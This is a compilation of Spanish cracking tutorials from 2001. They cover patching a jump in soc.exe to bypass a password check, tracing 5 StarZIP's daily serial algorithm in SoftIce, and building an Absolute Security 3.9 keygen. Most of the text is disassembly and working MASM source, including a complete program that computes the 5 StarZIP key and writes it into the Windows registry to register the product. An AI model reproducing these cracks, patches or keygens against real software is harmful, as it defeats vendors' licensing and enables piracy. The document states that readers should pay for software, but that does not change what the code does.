Pero no solo debemos cambiar 75 por EB. También 03 por 25. ¿Por qué? Porque 03 es la cantidad de bytes que el salto va hacer. Si solo salta 3 bytes hacia delante caeremos justo en la rutina que compara los passwords, pero si damos solo un enter no habrá cedena para comparar contra el password y saben que sucede: Se cuelga el Windows y hay que reiniciar el equipo, porque esta rutina asume que la longitud de nuestro password es de al menos 1 caracter. Al poner 25 saltamos 37 bytes hacia delante (37 decimal = 25 en hexa), y caemos justo en el mismo lugar que en el salto anterior (después de la comparación de los passwords). En el editor hexa este salto esta una línea más arriba que el anterior. Igualmente si no se dan cuenta pueden hacer la búsqueda de código como hicimos en el salto anterior.

Para calcular que el desplazamiento es de 25 hacia delante debemos tener en cuenta que queremos saltar

desde: 0004.61BF
hasta: 0004.61E6

Entonces tomamos una calculadora, la ponemos en modo hexadecimal y hacemos:

61E6 - (61BF + 02) = 25

El 02 es el tamaño que ocupa la instrucción de la dirección 0004.61BF, pero como la cantidad de bytes a saltar se comienza a contar a partir de la próxima instrucción, y no desde la que hace el salto, debemos incrementar 61BF en 02 para que cuente a partir de 61C1, ya que la instrucción que comienza en 0004.61BF ocupa 02 bytes.

Guardar los cambios, comprimir el soc.exe para que ocupe menos espacio con el comando **pklite soc.exe**, y si quieren, se pueden generar un crack con algún patcher. Ahora si, dando solo enter, o ingresando cualquier cosa ya podemos jugar al SS v1.1.

Bueno aquí se termina el tutorial. Reconozco que se hizo un poco extenso, pero valió la pena, ya que en un mismo tutorial no solo aprendimos un poco de parchear saltos, sino también de archivos empaquetados y a solucionar un gran bug que presenta el sistema operativo de Billy. Tres al precio de uno.

Ahora si, un saludo grande a Karpoff, Dek_Oin, Black Fenix y Pr@FeSoR X, que son

unas bestias del cracking y a todos los que aportan conocimientos a esta página. Todos para uno y uno para todos. Hasta la próxima.

Saccopharynx.
saccopharynx@yahoo.com

Karpoff Spanish Tutor 2001

Programa: **5 StarZIP-2001 1.0**

PROTECCION: **Un serial distinto para cada día..**

Objetivo: Registrarnos el día que nos apetezca :-)

Descripcion: Otro compresor/descompresor, y van...

Dificultad: Aficionado

DOWNLOAD: www.pepsoft.com

Herramientas: **Softice,MAsm32.**

CRACKER: **CaoS ReptantE** **FECHA:** **18/11/2001**

INTRODUCCION

Seguramente habréis oído pronunciar la frase "vivir al día", pues el infausto programador de hoy también. Lo malo es que a él se le ocurrió la brillante idea de hacer que el serial para registrar este programa variara cada día. Yo al principio, creía que el serial cambiaba al efectuar una nueva instalación, pero si se busca el serial del programa instalado días antes, se desinstala, se instala de nuevo y se vuelve a buscar el serial, se puede ver que es el mismo. Sin embargo si se vuelve a buscar al día siguiente, el serial ha variado. Vivir para ver...

AL ATAKE

Encontrar el serial es sencillo, mediante el sistema que ya he descrito en otras ocasiones para pillar al programa cuando lee el serial chungo que hemos introducido (instrucción `s 0 l ffffffff 'serial_chungo'` y a continuación `bpm` o `bpr` de la dirección o direcciones obtenidas). Vamos a parar aquí:

```
:004039C9 8B0E                    mov ecx, dword ptr [esi]
:004039CB 8B1F                    mov ebx, dword ptr [edi]
:004039CD 39D9                    cmp ecx, ebx
:004039CF 7558                    jne 00403A29
:004039D1 4A                      dec edx
:004039D2 7415                    je 004039E9
:004039D4 8B4E04                  mov ecx, dword ptr [esi+04]
```

```
:004039D7 8B5F04                    mov ebx, dword ptr [edi+04]
:004039DA 39D9                      cmp ecx, ebx
:004039DC 754B                      jne 00403A29
:004039DE 83C608                    add esi, 00000008
:004039E1 83C708                    add edi, 00000008
:004039E4 4A                        dec edx
:004039E5 75E2                      jne 004039C9
:004039E7 EB06                      jmp 004039EF
```

El problema está en que el programa es teóricamente imparcheable - De eso ya hablaremos otro día ;-) - porque pasa un montón de veces por la comprobación comparando cadenas de texto, algunas de las cuales no tienen nada que ver con el serial y que unas veces son iguales y otras no. Así que de eso de invertir el salto... nada de nada :-(

Podemos encontrar el serial hoy y registrar el programa, pero si dejamos el registro para mañana, deberemos repetir el proceso. Y por supuesto, nada de pasárselo a un colega para que pueda evaluar el programa sin prisas. ¿Qué podemos hacer? Se impone mirar el registro. Es una buena práctica la de utilizar el TechFacts en el momento de registrarse, así se puede ver al registrar el programa, los cambios que se han efectuado en el registro o en algún archivo extraño. En nuestro caso, veremos que se han añadido estas dos claves:

```
HKEY_USERS\.DEFAULT\Software\Pepsoft\5StarZIP\Reg\UserKey="RFLCLZMEZVZKUFF"
HKEY_USERS\.DEFAULT\Software\Pepsoft\5StarZIP\Reg\UserName="CAOS REPTANTE"
```

Por cierto, si ponéis en el SoftIce un `bpx RegCreateKeyExA`, podréis ver como las claves que crea el programa son:

```
HKEY_CURRENT_USER\Software\Pepsoft\5StarZIP\Reg\UserKey="RFLCLZMEZVZKUFF"
HKEY_CURRENT_USER\Software\Pepsoft\5StarZIP\Reg\UserName="CAOS REPTANTE"
```

Por lo visto, unas claves generan las otras, lo que no sé es por qué el TechFacts sólo detecta las dos que he mencionado en primer lugar.
Por cierto, para ver esas claves hay que mirar los valores almacenados en la pila, mediante `d esp`, y a partir de esa dirección se van comprobando los valores guardados de cuatro en cuatro bytes (algunos de estos valores corresponden a números y otros, a las direcciones donde se hallan los datos que nos interesan).
Si hacéis la prueba, veréis que el serial que aparece, siempre es el mismo independientemente del día en que estemos. Ahora ya tenemos donde agarrarnos :-) Así pues se trata de introducir esos datos en el registro y tendremos registrado el programa a nuestro nombre. En primer lugar hay que localizar el punto en el que el programa escribe este serial mediante la instrucción `s 0 l ffffffff 'RFLCLZMEZVZKUFF'` y a continuación `bpm` o `bpr` de las direcciones obtenidas. Así llegaremos haciendo marcha atrás, a este código:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:00496995(C)
|
:0049694E 33C0                      xor eax, eax
:00496950 8A03                      mov al, byte ptr [ebx]
```

EBX apunta a una cadena que está formada por 0Fh que es la longitud del serial (siempre comprendida entre un mínimo de 15 y la longitud del nombre que como máximo será de 25 caracteres), y "`CAOS REPTANTECA`" (nuestro nombre más las letras que falten hasta 15, a partir de la primera).

```
:00496952 8B55F4                    mov edx, dword ptr [ebp-0C]
:00496955 0FB6543AFF                movzx edx, byte ptr [edx+edi-01]
```

EBX apunta a una cadena que empieza por 00 y sigue con "`5STARZIPv1.0358093027`". Pero lo que yo no supe

ver, es que las nueve últimas cifras no eran constantes. Afortunadamente ByTESCRK ha evitado que metiera la pata hasta lo más hondo. Se dió cuenta de que el programa que le había mandado para registrar el programa no funcionaba y detectó que se debía a que el programa obtenía los datos del disco duro para completar la generación del serial de registro. Justo aquí:

```
:00496DF3 E808E5F6FF              call 00405300

:00405300 FF25E4524A00            jmp dword ptr [004A52E4]
```

Esto se hace mediante GetVolumeInformationA que es una API que da información de un disco especificado. Los parámetros de esta función son ocho:

```
        1º- "C:\" (el disco donde está instalado el programa)
        2º- Una dirección en la que la función escribe el nombre del disco.
        3º- 0104h (la longitud del nombre del disco)
        4º- Una dirección en la que la función escribe el número del disco.
        5º- Una dirección en la que hay la longitud máxima del nombre de
archivo.
        6º- Una dirección en la que la función escribe el valor de los flags
del
        sistema de archivos.
        7º- Una dirección en la que la función escribe el nombre del sistema
de
        archivos.
        8º- 0104h (la longitud del nombre del sistema de archivos)
```

Esto aunque en inglés, está mejor explicado en la Win32 Programmer's Reference.

Ahora que ya sabemos el verdadero origen de estos números, continuemos con el código.

```
:0049695A 6603C2                  add ax, dx
:0049695D 668945FA                mov word ptr [ebp-06], ax
:00496961 0FBF45FA                movsx eax, word ptr [ebp-06]
:00496965 B917000000              mov ecx, 00000017
:0049696A 99                      cdq
:0049696B F7F9                    idiv ecx
```

Va sumando los códigos ASCII de los caracteres de las dos cadenas y los divide por 23 (17h)

```
:0049696D B8F4694900              mov eax, 004969F4
```

EAX apunta a la cadena "ABCDEFGHJKLMNPQRTUVWXYZ".

```
:00496972 8A1410                  mov dl, byte ptr [eax+edx]
```

Coloca en DL la letra que está en la posición determinada por el resto de la división. Ahora vemos por qué divide por 23: el resto será un número comprendido entre el 0 (A) y el 22 (Z).

```
:00496975 8D85E8FCFFFF            lea eax, dword ptr [ebp+FFFFFCE8]
:0049697B 885001                  mov byte ptr [eax+01], dl
```

Guarda la letra en la memoria...

```
:0049697E C60001                  mov byte ptr [eax], 01
```

```
:00496981 8D95E8FCFFFF            lea edx, dword ptr [ebp+FFFFFCE8]
:00496987 8D85F4FDFFFF            lea eax, dword ptr [ebp+FFFFFDF4]
:0049698D E88EC1F6FF              call 00402B20
```

En este call, va colocando las letras en su lugar.

```
:00496992 47                      inc edi
:00496993 43                      inc ebx
:00496994 4E                      dec esi
:00496995 75B7                    jne 0049694E
```

Vuelve al inicio del bucle.

Ya sabemos lo necesario para hacer un programa que nos registre la aplicación :-)

Echaremos mano del Masm y crearemos dos archivos: el de recursos `rsrc.rc` en el que definiremos la ventana y los botones, y el `5Star.asm` en el que escribiremos el código del programa.
El fichero de recursos podría ser este:

```
#include "\masm32\include\resource.h"

#define IDD_DIALOG 1000

#define IDC_NOMBRE 1001

#define IDC_REGIS 1002

#define IDC_INFO 1003

#define IDC_STATIC -1

app ICON reg.ico

IDD_DIALOG DIALOG 100,100,129,104

STYLE WS_CAPTION | DS_CENTER | WS_SYSMENU |WS_MINIMIZEBOX

CAPTION "CaoS ReptantE"

FONT 10, "MS Sans Serif"

BEGIN

    GROUPBOX        "Programa",IDC_STATIC,8,6,113,20

    LTEXT           "5 StarZIP-2001 1.0",IDC_STATIC,12,14,97,8,ES_CENTER

    GROUPBOX        "Website",IDC_STATIC,8,28,113,20

    LTEXT           "www.pepsoft.com",IDC_STATIC,12,36,97,8,ES_CENTER

    GROUPBOX        "Nombre",IDC_STATIC,8,50,113,27

    EDITTEXT        IDC_NOMBRE,22,60,85,11,ES_AUTOHSCROLL
```

```
    PUSHBUTTON      "Registrar",IDC_REGIS,8,84,48,14

    PUSHBUTTON      "Información",IDC_INFO,73,84,48,14

END
```

No parecen necesarias muchas explicaciones. Hemos definido la ventana y los controles que están situados en ella, también hemos incluido un archivo de recursos y el icono correspondiente.

Ahora vamos a por el archivo de código :-)

Me limito a explicar alguna de las características del código, ya que hay cosas que he comentado en algún otro tuto. Si queréis alguna aclaración, podéis darme un toque.

```
.386

.model flat,stdcall

option casemap:none

include c:\masm32\include\windows.inc
include c:\masm32\include\user32.inc
include c:\masm32\include\advapi32.inc
include c:\masm32\include\kernel32.inc
includelib c:\masm32\lib\user32.lib
includelib c:\masm32\lib\advapi32.lib
includelib c:\masm32\lib\kernel32.lib

.const

IDD_DIALOG           EQU 1000
IDC_NOMBRE           EQU 1001
IDC_REGIS            EQU 1002
IDC_INFO             EQU 1003

DlgFunc PROTO :DWORD,:DWORD,:DWORD,:DWORD
Operacion PROTO

.data

Icono     db "app",0
Iconimage db "app",0
error1    db "¡Error!",0
error2    db "¡Mínimo siete caracteres!",0
error3    db "¡Fallo en registro!",0
exito1    db "¡Exito!",0
exito2    db "¡5 StarZIP ha sido registrado!",0
txt1      db "Una vez instalado el 5 StarZIP, es suficiente con pulsar el ",\
  "botón ""Registrar"" para que el programa quede registrado con el nombre ",\
  "que se haya introducido previamente.",13,10,13,10,\
  "Es indiferente el directorio desde el que se ejecute este
                                                        programa.",13,10,13,10,\
  "Saludos de CaoS ReptantE :o)",0
txt2      db "Información",0
```

```
cadena    db 0,"5STARZIPv1.0",12 dup(0),0
abc       db "ABCDEFGHJKLMNPQRTUVWXYZ",0
hInstance dd 0
hIcon     dd 0
hWnd      dd 0
clave     db "Software\Pepsoft\5StarZIP\Reg",0
subclave1 db "UserName",0
subclave2 db "UserKey",0
valor1    db 25 dup(0),0
valor2    db 25 dup(0),0
disco     db 4 dup(0),0
archivo   db "5starzip.exe",0
dff       db 0,0
varios    db 255 dup(0),0
numdisc   db 4 dup(0),0
handle    dd ?
dev       dd ?
```

De las variables que acabamos de definir, sólo comentaré las últimas: `archivo` es el nombre del ejecutable que emplearemos para saber en que disco está instalado el programa; `varios` es un campo en el que se pondrán sucesivamente algunos de los valores que devuelve las funciones GetFullPath... y GetVolume... , he puesto un solo campo y ahí se irán machacando; `numdisc` es donde se colocará el número del HD; `handle` es el valor del handle de la clave que hemos creado en la instrucción RegCreateKeyExA y que se utiliza a continuación en RegSetValueExA; `dev` es un valor que nos indica si la clave ha sido creada o si ya existía y sólo se ha abierto. En nuestro caso no lo utilizamos.

```
.code

start:

invoke GetModuleHandle,NULL
mov hInstance,eax
invoke DialogBoxParam,hInstance,IDD_DIALOG,NULL,ADDR DlgFunc,NULL
invoke ExitProcess,NULL

DlgFunc proc hDlg:DWORD,uMsg:DWORD,wParam:DWORD,lParam:DWORD

   .if uMsg==WM_INITDIALOG
        mov eax,hDlg
        mov hWnd,eax
        invoke LoadIcon,hInstance,ADDR Icono
        mov hIcon,eax
        invoke SendMessage, hDlg, WM_SETICON,1,hIcon
```

Muestra la ventana con el icono que hemos definido.

```
    .elseif uMsg==WM_CLOSE
        invoke EndDialog,hDlg,NULL
```

Si cerramos la ventana desde la esquina superior derecha, adiós.

```
    .elseif uMsg==WM_COMMAND
        mov eax,wParam
        mov edx,eax
```

```
        shr edx,16
```

Si hemos pulsado un botón, el programa busca cual ha sido.

```
        .if dx==BN_CLICKED
            .if ax==IDC_INFO
                invoke MessageBox,hDlg,ADDR txt1,ADDR txt2,MB_ICONINFORMATION
```

Si hemos pulsado el de "Información", nos muestra la ventana con el mensaje que hemos definido y el icono correspondiente.

```
            .elseif ax==IDC_REGIS
                invoke GetDlgItemText,hDlg,IDC_NOMBRE,ADDR valor1,24
                invoke Operacion
                .if eax==777
                invoke MessageBox,hDlg,ADDR error2,ADDR error1,MB_ICONSTOP
                .elseif eax==ERROR_SUCCESS
                invoke MessageBox,hDlg,ADDR exito1,ADDR
exito2,MB_ICONEXCLAMATION
                invoke EndDialog,hDlg,NULL
                .else
                    invoke MessageBox,hDlg,ADDR error1,ADDR error2,MB_ICONSTOP
                    invoke EndDialog,hDlg,NULL
                .endif
                ret
```

Y si hemos pulsado el de "Registrar", vamos a la subrutina `Operacion` y al regreso, nos muestra un mensaje de éxito o de fracaso. Si el fracaso es debido a que el nombre que hemos introducido tiene menos de siete letras, nos deja seguir intentándolo, en los otros casos, cierra el programa.

```
            .endif
        .endif
    .endif
ret

DlgFunc endp

Operacion proc
           pushad
```

Para saber el número de serie del disco en que está instalado el programa, primero hemos de averiguar que disco es. Eso lo hacemos con esta función:

```
           invoke GetFullPathNameA,Offset archivo,255,Offset varios,Offset
varios+4
```

Le damos el nombre del programa "víctima" y el número de caracteres que creemos que puede ocupar, nos devuelve el path completo en el campo `varios` y en `varios` +4, la dirección del nombre del ejecutable. Se machacarán parte de los datos pero sólo nos interesan los tres primeros caracteres)

```
           mov ebp, Offset varios
           mov ecx, Offset disco
           mov eax, dword ptr [ebp]
           and eax, 00ffffffh
```

```
          mov [ecx], eax
```

Ya tenemos puesta la letra de nuestro disco en el campo `disco`. La instrucción anterior sirve para poner el último carácter de los cuatro que hemos tomado, a cero.

```
          xor esi, esi
          mov ebx, Offset cadena
          add ebx, 13
          invoke GetVolumeInformationA,Offset disco,Offset
varios,0104h,Offset numdisc,Offset dff,Offset varios,Offset varios,0104h
          mov eax, Offset numdisc
          mov eax, dword ptr [eax]
```

Tenemos el número del disco duro en EAX, ahora lo pasaremos a decimal.

```
          mov ecx, 10
otro:
          cmp eax, ecx
          jb yaesta
          xor edx, edx
          idiv ecx
          add dl, 48
          mov byte ptr [ebp], dl
          inc ebp
          inc esi
          jmp otro
yaesta:
          add al, 48
          inc esi
          mov byte ptr [ebp], al
```

Tenemos el número pasado a decimal y colocado en el campo `varios` al que como veis, le sacamos mucho partido :-) Lo hemos puesto tal como se iba generando, es decir: en orden inverso. A continuación lo iremos pasando a su lugar definitivo, detrás de la parte conocida del campo `cadena`, también en orden inverso para que quede ordenado correctamente.

```
mas:
          mov al, byte ptr [ebp]
          mov byte ptr [ebx], al
          inc ebx
          dec ebp
          dec esi
          .if esi > 0
             jmp mas
          .endif
```

Ya esta hecho. Ahora después de esta fase previa vamos al lio.

```
          xor eax, eax
          xor ecx, ecx
          xor ebp, ebp
          mov edx, Offset valor2
          mov edi, Offset cadena
          mov esi, Offset abc
```

```
            mov ebx, Offset valor1
            invoke lstrlen, offset valor1
            .if eax < 7
               popad
               mov eax, 777
               ret
            .endif
            xor eax, eax
```

Obtenemos la longitud del nombre introducido ya que he observado que, si tiene menos de siete letras, el programa no se registra. En este caso, le damos un valor arbitrario a EAX y volvemos a la rama principal del programa. En algún sitio debe haber un control de la longitud del nombre, aunque no lo he visto y tampoco he buscado demasiado.

```
bucle1:
            mov cl, byte ptr [ebx+eax]
            .if ecx==0
               jmp seguir
            .endif
            .if ecx>96
               .if ecx<123
                   sub ecx, 32
               .endif
            .endif
            mov [ebx+eax], cl
            inc eax
            jmp bucle1
```

Este bucle toma las letras una a una, si son minúsculas las convierte en mayúsculas y las vuelve a poner donde estaban. Si el carácter no es una letra, lo deja como estaba.

```
seguir:
            .if eax<15
               mov eax, 15
            .endif
            push eax
            mov [edx], al
            pop eax
            dec eax
            push ebx
            inc edx
```

La primera letra del serial viene dada por la longitud del nombre, si esta es menor de 15, se iguala a esta cifra y se coloca al inicio del campo `valor2` donde se formará el serial. Esta cifra se debería dividir por 23, pero he tenido problemas con los seriales de 24 o 25 letras (como podéis ver, el programa no deja entrar más) y más arriba, en `invoke GetDlgItemText...` he limitado la entrada a 23 letras.

```
bucle2:
            mov cl, byte ptr [ebx]
            .if ecx==0
               mov ebx, Offset valor1
               jmp bucle2
            .endif
            mov [edx+ebp], cl
            dec eax
            inc ebx
```

```
           inc ebp
           .if eax==0
              xor ebp, ebp
           dec edx
              pop ebx
              jmp bucle3
           .endif
           jmp bucle2
```

Se pasan las letras del nombre al campo `valor2` donde se formará el serial. Si el nombre tiene menos de 15 letras se continúan poniendo letras a partir de la primera hasta llegar a las quince.

```
bucle3:
           mov al, byte ptr [edx+ebp]
           and eax, 000000FFh
           .if eax==0
              jmp reg
           .endif
           mov cl, byte ptr [edi+ebp]
           add eax, ecx
           push edx
           xor edx, edx
           mov ecx, 23
           idiv ecx
           mov cl, byte ptr [esi+edx]
           pop edx
           mov [edx+ebp], cl
           inc ebp
           inc ebx
           jmp bucle3
```

Ponemos en AL el código ASCII de cada letra, ponemos a cero el resto del registro EAX y le sumamos el código del carácter correspondiente del campo `cadena`, dividimos la suma por 23 y tomamos la letra del campo `abc` indicada por el resto (desde la "A" que corresponde al 0, a la "Z" que corresponde al 22). ¿Os habéis preguntado por qué 23 letras? ¿Y por qué faltan precisamente la "I", la "O" y la "S"? Pues hay una razón para ello. Pensad a ver si se os ocurre :-) Bien, sigamos. Se repite el proceso hasta que se acaban las letras. Insisto en que si algo no está claro, me deis un toque. Ya tenemos el serial que hemos de colocar en el registro de Windows. Vamos a ello...

```
 reg:
     popad
     invoke RegCreateKeyExA,80000001h,ADDR
clave,NULL,NULL,NULL,0F003Fh,NULL,ADDR
handle,ADDR dev
     .if eax!=ERROR_SUCCESS
         push eax
         jmp fin
     .endif
```

El valor 8000001 corresponde a HKEY_CURRENT_USER, y el F003F, al nivel de seguridad de acceso (hemos puesto el mismo que pone el 5Star Zip). Los demás valores ya están vistos, y la instrucción `push eax` es porque en caso de error, como la última instrucción de la subrutina es RegCloseKey, que no nos dará error, esto cambiaría el valor de EAX y enmascararía el resultado.

```
     invoke RegSetValueExA,handle,ADDR subclave1,NULL,REG_SZ,ADDR valor1,25
     .if eax!=ERROR_SUCCESS
```

```
        push eax
        jmp fin
    .endif
    invoke RegSetValueExA,handle,ADDR subclave2,NULL,REG_SZ,ADDR valor2,25
    .if eax!=ERROR_SUCCESS
        push eax
        jmp fin
    .endif
    push eax
```

Colocamos los valores correspondientes y si todo ha ido bien, la instrucción `push eax` que hay al final guarda el valor de EAX para recuperarlo a continuación (Si no la pusiéramos, la instrucción `pop eax` que hemos puesto para recuperar el valor de EAX en caso de error, machacaría EAX y nos daría un resultado imprevisible).

```
fin: invoke RegCloseKey,HKEY_USERS
     pop eax
     ret
```

Cerramos el registro abierto y volvemos a la rama principal del programa.

```
Operacion endp

end start
```

Supongo que alguien que entienda de programación en assembler podrá opinar que este código es una chapuza, pero tiene algo de bueno: funciona ;-) Ahora sólo queda compilar los dos archivos y ya podemos registrar el programa.

Yo sólo quería hacer un tutorial sencillo que mostrara como hacer un pequeño programa que se encargara de introducir datos en el registro sin tener que utilizar un archivo `.reg`, pero las cosas se han complicado de mala manera. Hubiera sido preferible hacer un keygen, el algoritmo es mucho más sencillo. Quizá lo haga de otro programa de la misma empresa :-)

Como siempre, quiero recordaros que debéis pagar por los programas que utilicéis regularmente, ya que de lo contrario, podéis acabar en la lista de los más buscados, junto con los tíos de los turbantes y las barbas :-)

Para terminar, quiero saludar a mis amigos DeK_Oin - esta vez te he puesto el primero ;-) -, Act MagO, y Pr@fEsOr X. También a Karpoff, KuaTo_ThoR, vLugo y especialmente a Silver Storm, ya que un comentario suyo me dio la idea de hacer este tuto y por supuesto a ByTESCRK agradeciéndole su inestimable colaboración.

Si queréis alguna aclaración sobre mis tutos, mi dirección de e-mail es: caos_reptante@hotmail.com

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: **Absolute Security 3.9**

PROTECCION:	**Un serial distinto para cada día..**
Objetivo:	Hacer un Keygen.
Descripcion:	Utilidad para encriptar archivos.
Dificultad:	Aficionado
DOWNLOAD:	http://www.pepsoft.com/absecpro.zip
Herramientas:	**Softice,MAsm32.**
CRACKER:	**CaoS ReptantE** **FECHA:** **18/11/2001**

INTRODUCCION

Este tutorial sigue al de 5 StarWinzip. En ese programa me encontré con que el serial correcto cambiaba de un día para otro y resolví el tema de una manera muy complicada, actuando sobre el registro (se trata de aprender ¿no?). Aquí vamos a operar sobre otro programa de la misma empresa con una protección casi idéntica y buscaremos la manera de hacer un keygen. El interés que pueda tener este tutorial está en el uso de la función GetLocalTime y por supuesto en remarcar el hecho de que con obtener un serial para registrarnos, es posible que no hayamos terminado nuestro trabajo.

AL ATAKE

Procederemos como en otras ocasiones. Con el SoftIce cargado, llegamos a la ventana de registro, ponemos unos datos chungos, antes de aceptar entramos en el SIce y colocamos nuestro bpx favorito (`hmemcpy`), salimos del SIce y pulsamos `OK`. Salta el SIce porque el programa ha leído el nombre, le damos a F5 para que lea la clave y después le damos a F12 siete veces para llegar al programa. Aparecemos aquí:

```
:0042C1DD 5E                        pop esi
```

Ahora es cuestión de ver cuando el programa lee nuestro nombre para ver que hace con él (instrucción `s 0 l ffffffff 'nombre'` y a continuación `bpm` o `bpr` de la dirección o direcciones obtenidas). Ahora empieza un largo peregrinaje para llegar a la rutina de generación del serial. Durante este largo camino veremos como el nombre va pasando de un sitio a otro, lo que nos obligará a poner más instrucciones `bpr` (como sólo podemos utilizar cuatro instrucciones `bpm`, ya se nos han acabado). También es conveniente repetir la búsqueda con la instrucción `s...` por si alguno de estos movimientos nos ha pasado desapercibido. Llegamos a un punto interesante:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00406310(C)
|
:004062FD 8A02                      mov al, byte ptr [edx]
:004062FF 3C61                      cmp al, 61
:00406301 7206                      jb 00406309
:00406303 3C7A                      cmp al, 7A
:00406305 7702                      ja 00406309
:00406307 2C20                      sub al, 20

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:00406301(C), :00406305(C)
|
:00406309 8806                      mov byte ptr [esi], al
:0040630B 42                        inc edx
:0040630C 46                        inc esi
:0040630D 4B                        dec ebx
:0040630E 85DB                      test ebx, ebx
:00406310 75EB                      jne 004062FD
```

Como podéis ver, pasa todas las minúsculas a mayúsculas. Los números y otros caracteres, entre ellos la ñ, la ç y las letras acentuadas, quedan como estaban. Tened en cuenta que ahora hay que buscar nuestro nombre con mayúsculas. Tras otro buen rato de tracear llegamos a:

```
:0040393D 8B0E                      mov ecx, dword ptr [esi]
:0040393F 8B1F                      mov ebx, dword ptr [edi]
:00403941 39D9                      cmp ecx, ebx
:00403943 7558                      jne 0040399D
```

Aquí el programa compara el nombre con mayúsculas con el nombre tal como lo hemos entrado. Este mismo código se utiliza para varias comparaciones, entre ellas la del serial chungo con el correcto. Esto hace que el parcheado del programa sea algo problemático :-(Continuamos, y llegamos por fin a la madre del cordero:

```
:0048C70C 0FB63E                    movzx edi, byte ptr [esi]
```

Pone en EDI la dirección del texto: "`CAOS REPTANTECA`". Si el nombre introducido tuviera quince o más caracteres, aparecería completo. Como en este caso no es así, aparecen los trece caracteres del nombre introducido, más los dos primeros, que hacen una longitud total de quince caracteres.

```
:0048C70F 8B45F8                  mov eax, dword ptr [ebp-08]
:0048C712 0FB64418FF              movzx eax, byte ptr [eax+ebx-01]
```

Coloca en EAX la dirección de: "ZZMd5elXW69mPqR".

```
:0048C717 6603F8                  add di, ax
:0048C71A B8E4C74800              mov eax, 0048C7E4
:0048C71F 0FB64418FF              movzx eax, byte ptr [eax+ebx-01]
:0048C724 6603F8                  add di, ax
```

El programa suma los códigos ASCII del primer carácter de los textos anteriores. A continuación coloca en EAX la dirección del texto: "110101v3.9ABSECPRO" (las seis cifras que están al principio corresponden al día de la fecha en formato mmddaa), y suma el código de su primer carácter a la suma anterior.

```
:0048C727 33C0                    xor eax, eax
:0048C729 8A85FBFBFFFF            mov al, byte ptr [ebp+FFFFFBFB]
:0048C72F 6603F8                  add di, ax
```

Pone en AL el código ASCII de la cifra de las decenas correspondientes al día de la fecha y lo suma.

```
:0048C732 33C0                    xor eax, eax
:0048C734 8A85FCFBFFFF            mov al, byte ptr [ebp+FFFFFBFC]
:0048C73A 6603F8                  add di, ax
```

Pone en AL el código ASCII de la cifra de las unidades correspondientes al día de la fecha y lo suma.

```
:0048C73D 0FBFC7                  movsx eax, di
:0048C740 B917000000              mov ecx, 00000017
:0048C745 99                      cdq
:0048C746 F7F9                    idiv ecx
```

Finalmente coloca la suma total en EAX y la divide por 23 (17h)

```
:0048C748 B8FCC74800              mov eax, 0048C7FC
```

EAX señala al texto: "ABCDEFGHJKLMNPQRTUVWXYZ".

```
:0048C74D 8A1410                  mov dl, byte ptr [eax+edx]
```

Ya tenemos en DL la primera letra del serial. Corresponde al resto de la división (en EDX) y puede ser desde la "A" (0) hasta la "Z" (22).

Sigue el código pero ya sabemos lo que nos interesa sobre la generación del serial. Este bucle se repite quince veces, hasta completar el serial con las letras que forman los textos que hemos visto. Lo único que no varía son las cifras del día de la fecha, que siempre son las mismas: 0 y 1 (os recuerdo que estamos a 1 de noviembre). En resumen:

```
(C)     (A)     (O)     (S)             (A)
 43      41      4F      53      ...     41
(1)     (1)     (0)     (1)             (C)
 31      31      30      31      ...     43
(Z)     (Z)     (M)     (d)             (R)
 5A      5A      4D      64      ...     52
```

```
       30       30       30       30      ...       30

    +  31       31       31       31      ...       31
      ___      ___      ___      ___               ___

      12F      12D      12D      149      ...      137

:17h    D        D        D        E      ...        D

resto:  4        2        2        7      ...        C

letra:  E        C        C        H      ...        N
```

Bueno, pues ya está. Ahora vamos a por el Msam y nos montaremos dos archivos: el de recursos `rsrc.rc` en el que definiremos la ventana del keygen y los elementos que van en ella, y el de código `Absolute.asm` en el que estarán las instrucciones de nuestro programa. Os recomiendo los tutoriales: *Como Craquear con Ensamblador para Win32* de Mr. Crimson (los podéis encontrar en la *Compilación de Tutoriales 2000 4.0* del Pr@fEsOr X). Espero que os sean tan útiles como a mí ;-)

```
#include "\masm32\include\resource.h"

#define IDD_DIALOG         1000
#define IDC_NOMBRE         1001
#define IDC_SERIAL         1002
#define IDC_GEN            1003
#define IDC_INFO           1004
#define IDC_EXIT           1005
#define IDC_STATIC         -1

app ICON key.ico

IDD_DIALOG DIALOG 100,100,147,121

STYLE WS_CAPTION | DS_CENTER | WS_SYSMENU |WS_MINIMIZEBOX

CAPTION "CaoS ReptantE"

FONT 10, "MS Sans Serif"

BEGIN

    GROUPBOX         "Programa",IDC_STATIC,8,6,131,20
    LTEXT            "Absolute Security PRO
3.9",IDC_STATIC,12,14,115,8,ES_CENTER
    GROUPBOX         "Website",IDC_STATIC,8,28,131,20
    LTEXT            "www.pepsoft.com",IDC_STATIC,12,36,115,8,ES_CENTER
    GROUPBOX         "Registro",IDC_STATIC,8,50,131,44
    LTEXT            "Nombre",IDC_STATIC,18,61,25,8
    EDITTEXT         IDC_NOMBRE,45,60,80,11,ES_AUTOHSCROLL | ES_CENTER
    LTEXT            "Serial",IDC_STATIC,18,78,25,8
    EDITTEXT         IDC_SERIAL,45,77,80,11,ES_CENTER | ES_READONLY
    PUSHBUTTON       "Generar",IDC_GEN,8,101,37,14
    PUSHBUTTON       "Info",IDC_INFO,55,101,37,14
```

```
    PUSHBUTTON       "Salir",IDC_EXIT,102,101,37,14

END
```

Lo dicho, ahí está la ventana y los elementos que hay en ella, con sus dimensiones y características. No parecen necesarias más explicaciones. Ahora vamos a por el archivo de código.

```
.386

.model flat,stdcall

option casemap:none

include c:\masm32\include\windows.inc
include c:\masm32\include\user32.inc
include c:\masm32\include\advapi32.inc
include c:\masm32\include\kernel32.inc
includelib c:\masm32\lib\user32.lib
includelib c:\masm32\lib\advapi32.lib
includelib c:\masm32\lib\kernel32.lib

.const

IDD_DIALOG           EQU 1000
IDC_NOMBRE           EQU 1001
IDC_SERIAL           EQU 1002
IDC_GEN              EQU 1003
IDC_INFO             EQU 1004
IDC_EXIT             EQU 1005

DlgFunc PROTO :DWORD,:DWORD,:DWORD,:DWORD
Operacion PROTO
Subrutina PROTO
```

El procedimiento principal y las dos subrutinas que vamos a utilizar.

```
.data

Icono     db "app",0
Iconimage db "app",0
error1    db "¡Error!",0
